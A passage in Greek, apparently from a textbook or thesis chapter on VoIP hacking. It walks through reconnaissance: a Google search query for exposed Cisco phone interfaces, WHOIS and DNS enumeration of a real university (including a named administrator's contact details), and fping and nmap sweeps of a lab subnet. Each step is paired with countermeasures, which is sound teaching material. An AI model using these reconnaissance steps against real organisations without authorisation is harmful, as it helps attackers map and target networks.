[8] http://www.example.com/ccmuser/logon.asp

Πολλά τηλέφωνα Cisco IP phones έχουν εγκατεστημένο ένα web interface το οποίο είναι χρήσιμο για διαχείριση ή διαγνωστικά τεστ. Τα βρίσκουμε γράφοντας στο Google:

```
inurl:"NetworkConfiguration" cisco
```

Κάποια από αυτά τα web interfaces είναι επίσης εκτεθειμένα στο Internet και αποκαλύπτουν εξαιρετικά χρήσιμες πληροφορίες (π.χ. μη προστατευμένες με κωδικό πρόσβασης διευθύνσεις TFTP διακομιστών) αν πατήσουμε στο σύνδεσμο Cache, όπως φαίνεται παρακάτω:




**Εικόνα 68 - Attacks: Οι ρυθμίσεις δικτύου ενός τηλεφώνου στο Internet**

## Αντίμετρα: Google VoIP Hacking

Όλα τα προηγούμενα "hacks" μπορεί να τα δοκιμάσει ο διαχειριστής προσθέτοντας το όνομα της εταιρίας στο όρισμα της εύρεσης ή προσθέτοντας την οδηγία αναζήτησης site: (π.χ. "site:mycompany.com"). Βρίσκοντας τις εκτεθειμένες συσκευές με web login , μπορεί να δυσκολέψει τον επιτιθέμενο στην έρευνα του.

Τουλάχιστον, θα πρέπει να αλλάξει τους προεπιλεγμένους κωδικούς πρόσβασης για όποιες συσκευές πρέπει να είναι εκτεθειμένες στο Internet. Για το μεγαλύτερο μέρος, δεν υπάρχει κάποιος καλός λόγος ώστε να είναι εκτεθειμένο ένα τηλέφωνο ή ένα PBX στο Internet.

Υπάρχουν υπηρεσίες που παρακολουθούν για σένα. Οργανισμοί όπως οι Cyveilance[9] και BayTSP[10] στέλνουν καθημερινές, εβδομαδιαίες ή μηνιαίες αναφορές για την δημόσια online παρουσία σου, περιλαμβάνοντας την έκθεση σε "Google Hacking".

### *5.1.3 Whois και DNS ανάλυση*

Κάθε οργανισμός που έχει online παρουσία βασίζεται στο DNS ώστε να δρομολογούνται οι επισκέπτες του ιστοτόπου και τα εξωτερικά email στα σωστά μέρη. Το DNS είναι ένα κατανεμημένο σύστημα βάσης δεδομένων που χρησιμοποιείται για να αντιστοιχεί διευθύνσεις IP σε ονόματα υπολογιστών. Επιπρόσθετα από το DNS, υπάρχουν περιφερειακά δημόσια μητρώα που διαχειρίζονται διευθύνσεις IP:

- **APNIC**[11] Ασία Ειρηνικός
- **ARIN**[12] Βόρεια και Νότια Αμερική, Μέρος της Αφρικής
- **LACNIC**[13] Λατινική Αμερική και Καραϊβική
- **RIPE**[14] Ευρώπη, Μέση Ανατολή, κομμάτια της Ασίας και της Αφρικής
- **AfriNIC**[15] Όλη την Αφρική

Τα περισσότερα από αυτά τα site υποστηρίζουν εύρεση WHOIS[16], αποκαλύπτοντας το εύρος διευθύνσεων IP ανήκουν στον οργανισμό σε αυτή τη περιφέρεια. Για παράδειγμα, αν πάμε στο ARIN και ψάξουμε για το Tulane μας βγάζει τα εξής:

```
Tulane University (TULANE)
Tulane University (TULANE)
Tulane University (AS10349) TULANE    10349
Tulane University (AS10349) TULANE    10349
Tulane University TULANE-NET (NET-129-81-0-0-1) 129.81.0.0 -
129.81.255.255
Tulane Dermatology ITCD-72-243-219-160 (NET-72-243-219-160-1)
72.243.219.160 - 72.243.219.167
Tulane University SBCIS-021405090840 (NET-216-62-170-96-1)
216.62.170.96 - 216.62.170.127
Tulane University SUNGARD-D9DC603B-C4A4-4879-9CE (NET-216-83-175-144-
1) 216.83.175.144 - 216.83.175.151
Tulane University SUNGARD-D9DC603B-C4A4-4879-9CE (NET-216-83-175-128-
1) 216.83.175.128 - 216.83.175.143
Tulane University SBC069150116144290405171613331 (NET-69-150-116-144-
1) 69.150.116.144 - 69.150.116.151
```

[9] www.cyveilance.com
[10] www.baytsp.com
[11] http://www.apnic.net
[12] http://www.arin.net
[13] http://www.lacnic.net
[14] http://www.ripe.net
[15] http://www.afrinic.net
[16] http://en.wikipedia.org/wiki/Whois

```
Tulane University TULANE-200501121422549 (NET-199-227-217-248-1)
199.227.217.248 - 199.227.217.255
Tulane University 69-2-56-72-29 (NET-69-2-56-72-1) 69.2.56.72 -
69.2.56.79
Tulane University 69-2-52-176-28 (NET-69-2-52-176-1) 69.2.52.176 -
69.2.52.191
Tulane University 69-2-42-96-28 (NET-69-2-42-96-1) 69.2.42.96 -
69.2.42.111
TULANE UNIVERSITY OOL-STATIC-SMFRCT-96-57-195-56-29 (NET-96-57-195-
56-1) 96.57.195.56 - 96.57.195.63
```

Στις τελευταίες γραμμές του αποτελέσματος, βλέπουμε διάφορα εύρη διευθύνσεων IP που μπορεί να χρησιμοποιήσει ο επιτιθέμενος σα σημείο έναρξης για σκανάρισμα. Το πιο ενδιαφέρον εύρος φαίνεται να είναι το 129.81.x.x. Οι αναζητήσεις WHOIS δεν θα δίνουν πάντα όλα τα εύρη IP που χρησιμοποιούνται. Από την άλλη μπορεί να κάνει κάποιος αναζήτηση WHOIS σε ένα τομέα DNS αντί του ονόματος του οργανισμού. Τα περισσότερα *NIX συστήματα υποστηρίζουν τη χρήση της εντολής WHOIS:


```
# whois tulane.edu
```

Εναλλακτικά, διάφορα site προσφέρουν δωρεάν WHOIS αναζήτηση οπού επιλύουν τις σωστές πληροφορίες ανεξάρτητα από την χώρα ή τον αρχικό DNS καταχωρητή. Ένα παράδειγμα είναι το εξής[17] το οποίο μας επιστρέφει:

```
Registrant:
   Tulane University
   1555 Poydras St., STE 1400
   New Orleans, LA 70112-5406
   UNITED STATES

Administrative Contact:
   Tim Deeves
   Director of Network Services
   Tulane University - Technology Services
   1555 Poydras St., STE 1400
   New Orleans, LA 70112
   UNITED STATES
   (504) 314-2551
   hostmaster@tulane.edu

Technical Contact:
   Tim Deeves
   Director of Network Services
   Tulane University -Technology Services
   1555 Poydras St., STE 1400
   New Orleans, LA 70112
   UNITED STATES
   (504) 314-2551
   hostmaster@tulane.edu
Name Servers:
   NS1.TCS.TULANE.EDU      129.81.16.21
   NS2.TCS.TULANE.EDU      129.81.224.50

Domain record activated:    14-Apr-1987
Domain record last updated: 11-Aug-2006
Domain expires:             31-Jul-2007
```

[17] http://www.allwhois.com


Αφού κάνει μια έρευνα WHOIS ο επιτιθέμενος, μπορεί να αρχίσει να αντιλαμβάνεται την τοπολογία του οργανισμού που έχει σα στόχο. Για αυτό το παράδειγμα, έχουμε 2 βασικούς DNS διακομιστές να επικεντρωθούμε για το Tulane.edu βασισμένοι στην αναζήτηση που κάναμε προηγουμένως. Χρησιμοποιώντας απλά ερωτήματα, είναι δυνατόν να έχουμε πληροφορίες για το πόσοι διακομιστές είναι εκτεθειμένοι στο Internet χωρίς καν να τους σκανάρει απευθείας. Χρησιμοποιώντας το Solarwinds DNS Analyzer[18] μπορεί να έχει μια γραφική απεικόνιση της δομής του Tulane.edu, συμπεριλαμβανομένου των SMTP[19] διακομιστών που αναγνωρίστηκαν από τις εγγραφές MX.




**Εικόνα 69 - Attacks: Γραφική δομή των DNS και SMTP διακομιστών του Tulane**

Βασισμένος σε αυτές τις πληροφορίες, ο επιτιθέμενος μπορεί να προσδιορίσει ποιός διακομιστής τρέχει DNS και SMTP υπηρεσίες χωρίς τις υπόλοιπες IP διευθύνσεις. Χρησιμοποιώντας τα αποτελέσματα από τα προηγούμενα ερωτήματα, μπορεί μετά να ψάξει για ενδιαφέροντες DNS καταχωρήσεις στο εύρος 129.81.0.0-129.81.255.255. Με το εργαλείο DNS Audit (επίσης από την Solarwinds), μπορεί να κάνει επίθεση brute force σε όλο το εύρος των IP διευθύνσεων για να δει ποιές από αυτές επιστρέφουν έγκυρή αντίστροφη DNS έρευνα.

[18] http://www.solarwinds.net
[19] http://en.wikipedia.org/wiki/SMTP




**Εικόνα 70 - Attacks: Ενδιαφέροντα ονόματα DNS σε ένα έυρος IP διευθύνσεων**

Ο επιτιθέμενος είναι αποφασισμένος να βρει DNS ονόματα όπως vpn.example.com, callmanager.example.com, και router.example.com, ή ακόμα και voicemail.example.com τα οποία θα τον οδηγήσουν σε περαιτέρω έρευνα. Εκτός από τα εργαλεία της Solarwinds, οι περισσότερες από αυτές τις επιθέσεις "ανάκρισης" DNS μπορούν να γίνουν σενάριο ή να αυτοματοποιηθούν χρησιμοποιώντας τα εργαλεία των δημόσιων ιστοσελίδων αναζήτησης DNS.

**Αντίμετρα: Whois και DNS ανάλυση**

Οι πληροφορίες WHOIS είναι δημοσιοποιήσιμες από τη φύση τους. Βέβαια, οι email διευθύνσεις που αφορούν τη διαχείριση μπορούν να είναι γενικές (π.χ. webmaster@example.com) παρά προσωποποιημένες διευθύνσεις (π.χ. billy2@pegasus.mail-mx.example.com)

Η ανάκριση DNS μπορεί να αποκαλύψει πολλά για ένα οργανισμό, απλά και μόνο από το πώς ονομάζονται οι διακομιστές. Για παράδειγμα, αντί να ονομαστεί ο διακομιστής "callmanager.example.com", θα μπορούσε να ονομάζεται "cm.example.com" ή κάτι πιο αφανές.

Είναι σημαντικό να απενεργοποιηθεί η ανώνυμη μεταφορά ζώνης στους διακομιστές DNS ώστε να μη μπορεί ο επιτιθέμενος να κατεβάσει έτσι απλά ολόκληρη τη DNS βάση ανώνυμα. Ενεργοποιώντας τις Υπογραφές Συναλλαγής (Transaction Signatures - TSIGs)[20] επιτρέπεται μόνο σε έμπιστους διακομιστές να το κάνουν. Δε θα πρέπει να χρησιμοποιείται η εγγραφή HINFO στο DNS, αυτό το πεδίο μπορεί να προσφέρει πολλές πληροφορίες για την IP διεύθυνση του στόχου. Επίσης, οι περισσότερες εταιρίες φιλοξενίας ιστοσελίδων προσφέρουν πια ανώνυμες υπηρεσίες DNS που αποκρύπτουν τις προσωπικές πληροφορίες από τα περίεργα βλέμματα (έναντι αμοιβής).

## 5.2 Σκανάροντας ένα δίκτυο VoIP


Λόγο του ότι η διαθεσιμότητα και η ασφάλεια σε ένα VoIP δίκτυο βασίζεται τόσο πολύ στην υποδομή του δικτύου, ο επιτιθέμενος δεν θα περιοριστεί απλά στις συσκευές που τρέχουν υπηρεσίες VoIP. Θα αναγνωρίσει και θα χαρτογραφήσει και άλλες βασικές συσκευές του δικτύου, όπως δρομολογητές, πύλες VPN[21], διακομιστές web, διακομιστές TFTP, διακομιστές DNS και DHCP κ.α.

Αν για παράδειγμα, μπορούσε κάποιος να βρει και να θέσει εκτός λειτουργίας τον διακομιστή TFTP, οι συσκευές οι οποίες θα προσπαθούσαν να κατεβάσουν αρχεία ρυθμίσεων κατά την εκκίνησή τους θα κράσαραν. Αν ο διακομιστής DHCP κράσαρε ή κατακλυζόταν από αιτήσεις ανάθεσης IP, τα τηλέφωνα που θα έκαναν αίτηση για να πάρουν IP κατά την εκκίνηση τους δε θα έβρισκαν ανταπόκριση και δεν θα μπορούσαν να χρησιμοποιηθούν.

### *5.2.1 Το δίκτυο που θα χρησιμοποιηθεί*

Ακολουθεί σχεδιάγραμμα δικτύου με βάση το οποίο πάρθηκαν τα αποτελέσματα των επιθέσεων που παρουσιάζονται σε αυτό το κεφάλαιο.

[20] http://en.wikipedia.org/wiki/TSIG
[21] http://en.wikipedia.org/wiki/VPN




**Εικόνα 71 - Attacks: Το δίκτυο που θα χρησιμοποιηθεί**

## *5.2.2 Ανακάλυψη Συσκευών/Διακομιστών*

Υπάρχουν πολλοί τρόποι για να ανακαλύψει κάποιος ποιές συσκευές ή ποιοί διακομιστές είναι ενεργοί. Ο πιο απλός είναι η εντολή *ping* που υποστηρίζεται εξ' ορισμού από όλα τα λειτουργικά συστήματα. Θα ακολουθήσουν μερικές πιο "πολύπλοκες" οι οποίες βέβαια μπορούν να αποκαλύψουν πολλές περισσότερες χρήσιμες πληροφορίες για να ολοκληρωθεί η επίθεση.

**Βασικές σαρώσεις ICMP Ping**

Χρησιμοποιώντας σάρωση ICMP Ping[22] αποκαλύπτονται εύκολα οι ενεργές συσκευές. Το Pinging αποτελείται από την αποστολή πακέτων ICMP τύπου 8 (ICMP ECHO REQUEST) σε μια διεύθυνση IP. Αν δεν είναι μπλοκαρισμένο το ICMP, οι περισσότερες συσκευές θα απαντήσουν με ένα πακέτο ICMP τύπου 0 (ICMP ECHO REPLY).

Υπάρχουν διάφορα εργαλεία για να πραγματοποιηθεί σάρωση ICMP Ping. Ένα από αυτά είναι το *fping*[23], το οποίο είναι πιο γρήγορο από την εντολή *ping*. Η fping μπορεί να διαβάσει ένα εύρος από διευθύνσεις στόχους είτε από αρχείο είτε από την γραμμή εντολών. Με το όρισμα -g ορίζουμε το εύρος των διευθύνσεων που θα σκανάρουμε. Με το όρισμα -a περιορίζουμε την εμφάνιση των αποτελεσμάτων εμφανίζοντας μόνο τους ενεργούς κόμβους.

[22] http://en.wikipedia.org/wiki/Ping#ICMP_packet
[23] http://www.fping.com/

```
[root@attacker]# fping -a -g 192.168.1.0/24
192.168.1.21
192.168.1.22
192.168.1.24
192.168.1.25
192.168.1.23
192.168.1.27
192.168.1.51
192.168.1.52
192.168.1.53
192.168.1.54
192.168.1.56
192.168.1.57
192.168.1.103
192.168.1.104

[root@attacker]#
```


Ένα πιο ισχυρό εργαλείο είναι το Nmap[24]. Το Nmap έχει μια ποικιλία από ορίσματα που λίγοι εξερευνούν ολοκληρωτικά. Έχει τόσες πολλές επιλογές, οπού έχει εκδοθεί βιβλίο από τον δημιουργό του, το *Nmap Network Scanning*[25]. Αν το Nmap εκτελεστεί σε ένα τοπικό υποδίκτυο, θα αναγνωρίσει επίσης την διεύθυνση MAC[26] της κάθε συσκευής που είναι ενεργή και τον κατασκευαστή για την κάθε συσκευή. Για παράδειγμα:

```
[root@attacker]# nmap -sP 192.168.1.1-254

Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-02-19
20:51 CST
Host 192.168.1.1 appears to be up.
MAC Address: 00:13:10:D4:AF:44 (Cisco-Linksys)
Host 192.168.1.21 appears to be up.
MAC Address: 00:04:13:24:23:8D (Snom Technology AG)
Host 192.168.1.22 appears to be up.
MAC Address: 00:0F:34:11:80:45 (Cisco Systems)
Host 192.168.1.23 appears to be up.
MAC Address: 00:15:62:86:BA:3E (Cisco Systems)
Host 192.168.1.24 appears to be up.
MAC Address: 00:0E:08:DA:DA:17 (SIPura Technology)
Host 192.168.1.25 appears to be up.
MAC Address: 00:0B:82:06:4D:37 (Grandstream Networks)
Host 192.168.1.27 appears to be up.
MAC Address: 00:04:F2:03:15:46 (Polycom)
Host 192.168.1.51 appears to be up.
MAC Address: 00:04:13:23:34:95 (Snom Technology AG)
Host 192.168.1.52 appears to be up.
MAC Address: 00:15:62:EA:69:E8 (Cisco Systems)
Host 192.168.1.53 appears to be up.
MAC Address: 00:04:0D:50:40:B0 (Avaya)
Host 192.168.1.54 appears to be up.
MAC Address: 00:0E:08:DA:24:AE (SIPura Technology)
Host 192.168.1.55 appears to be up.
MAC Address: 00:E0:11:03:03:97 (Uniden SAN Diego R&D Center)
Host 192.168.1.56 appears to be up.
```

[24] http://www.insecure.org/nmap
[25] http://nmap.org/book/
[26]http://en.wikipedia.org/wiki/Media_Access_Control

```
MAC Address: 00:0D:61:0B:EA:36 (Giga-Byte Technology Co.)
Host 192.168.1.57 appears to be up.
MAC Address: 00:01:E1:02:C8:DB (Kinpo Electronics)
Host 192.168.1.103 appears to be up.
MAC Address: 00:09:7A:44:15:DB (Louis Design Labs.)
Host 192.168.1.104 appears to be up.
Nmap finished: 254 IP addresses (17 hosts up) scanned in 5.329
seconds
```

Για όσους προτιμούν το γραφικό περιβάλλον, υπάρχει ποικιλία από εργαλεία για τα Windows που κάνουν την ίδια δουλεία. Το SuperScan[27] είναι ένα από αυτά, με τη δυνατότητα να κάνει ICMP Ping τύπου 0, 13, 15 και 16.




**Εικόνα 72 - Attacks: Το SuperScan εν δράση**

Εναλλακτικά, υπάρχουν τα Ping Sweep από την SolarWinds[28] και το nessus[29], το οποίο είναι διαθέσιμο για Windows και Linux συστήματα. Εργαλεία που μπορούν να κάνουν εναλλακτικούς τύπους ICMP Ping είναι επίσης τα:

- icmpenum[30]

[27] http://www.foundstone.com/resources/proddesc/superscan.htm
[28] http://www.solarwinds.net
[29] http://www.nessus.org
[30] http://www.nmrc.org/project/misc/icmpenum-1.1.1.tgz

- icmpquery[31]
- icmpush[32]

**Αντίμετρα: Βασικές σαρώσεις ICMP Ping**

Όσον αφορά την ασφάλεια, είναι επικίνδυνο να επιτρέπεται η κίνηση ICMP χωρίς διακρίσεις. Δεν υπάρχει κάποιος λόγος ώστε να επιτρέπονται όλοι οι τύποι ICMP Ping που γίνονται μέσω Internet. Σε τοπική προοπτική, πολλά firewall επιτρέπουν τον έλεγχο των ICMP αιτήσεων και απαντήσεων. Σε προοπτική host-client, τα περισσότερα firewall επίσης επιτρέπουν τον το μπλοκάρισμα ή μη της ICMP κίνησης.

**Σαρώσεις SNMP**

Το SNMP (Simple Network Management Protocol*)* είναι ένα πρωτόκολλο του στρώματος Εφαρμογής που διευκολύνει την παρακολούθηση και διαχείριση των συσκευών του δικτύου. Υπάρχουν 3 εκδόσεις του SNMP:

- SNMP v1 (RFC 1067[33])
- SNMP v2 (RFCs 1441[34]-1452[35])
- SNMP v3 (RFCs 3411[36]-3418[37])

Το SNMP v1 είναι το διαδεδομένο στα VoIP τηλέφωνα για σκοπό προς τα πίσω συμβατότητας. Υπάρχουν πολλές διαφορές μεταξύ την 3 εκδόσεων, αλλά η πιο σημαντική μεταξύ v1 και v2 είναι μια απλή μορφή πιστοποίησης που λέγεται *community strings,* ουσιαστικά ένας κωδικός ασφαλείας. Το SNMP v3 βασίζεται σε πιο δυνατή κρυπτογράφηση όπως AES και 3DES[38].

Πολλοί διαχειριστές ξεχνούν να αλλάξουν τα προεπιλεγμένα community strings στις συσκευές τους. Αυτό καθίστα εύκολο για τον επιτιθέμενο να μάθει πολλές ευαίσθητες πληροφορίες χρησιμοποιώντας απλούς πελάτες SNMP. Υπάρχει μια περιεκτική λίστα με τα προεπιλεγμένα community strings για διάφορες συσκευές στο site της ομάδας Phenoelit[39]. Δυστυχώς κάποιοι κατασκευαστές VoIP κατασκευάζουν τα τηλεφωνά τους με υποστήριξη SNMP, χωρίς όμως να δίνουν την δυνατότητα στο χρήστη να την απενεργοποιήσουν ή ακόμα να αλλάξουν τα community strings.

Ένα δωρεάν εργαλείο για σκανάρισμα SNMP είναι το SNScan της Foundstone το οποίο φαίνεται στην εικόνα 44. Η SolarWinds έχει επίσης ένα γραφικό εργαλείο, το SNMP Sweep. Για τα συστήματα βασισμένα σε *nix υπάρχουν τα

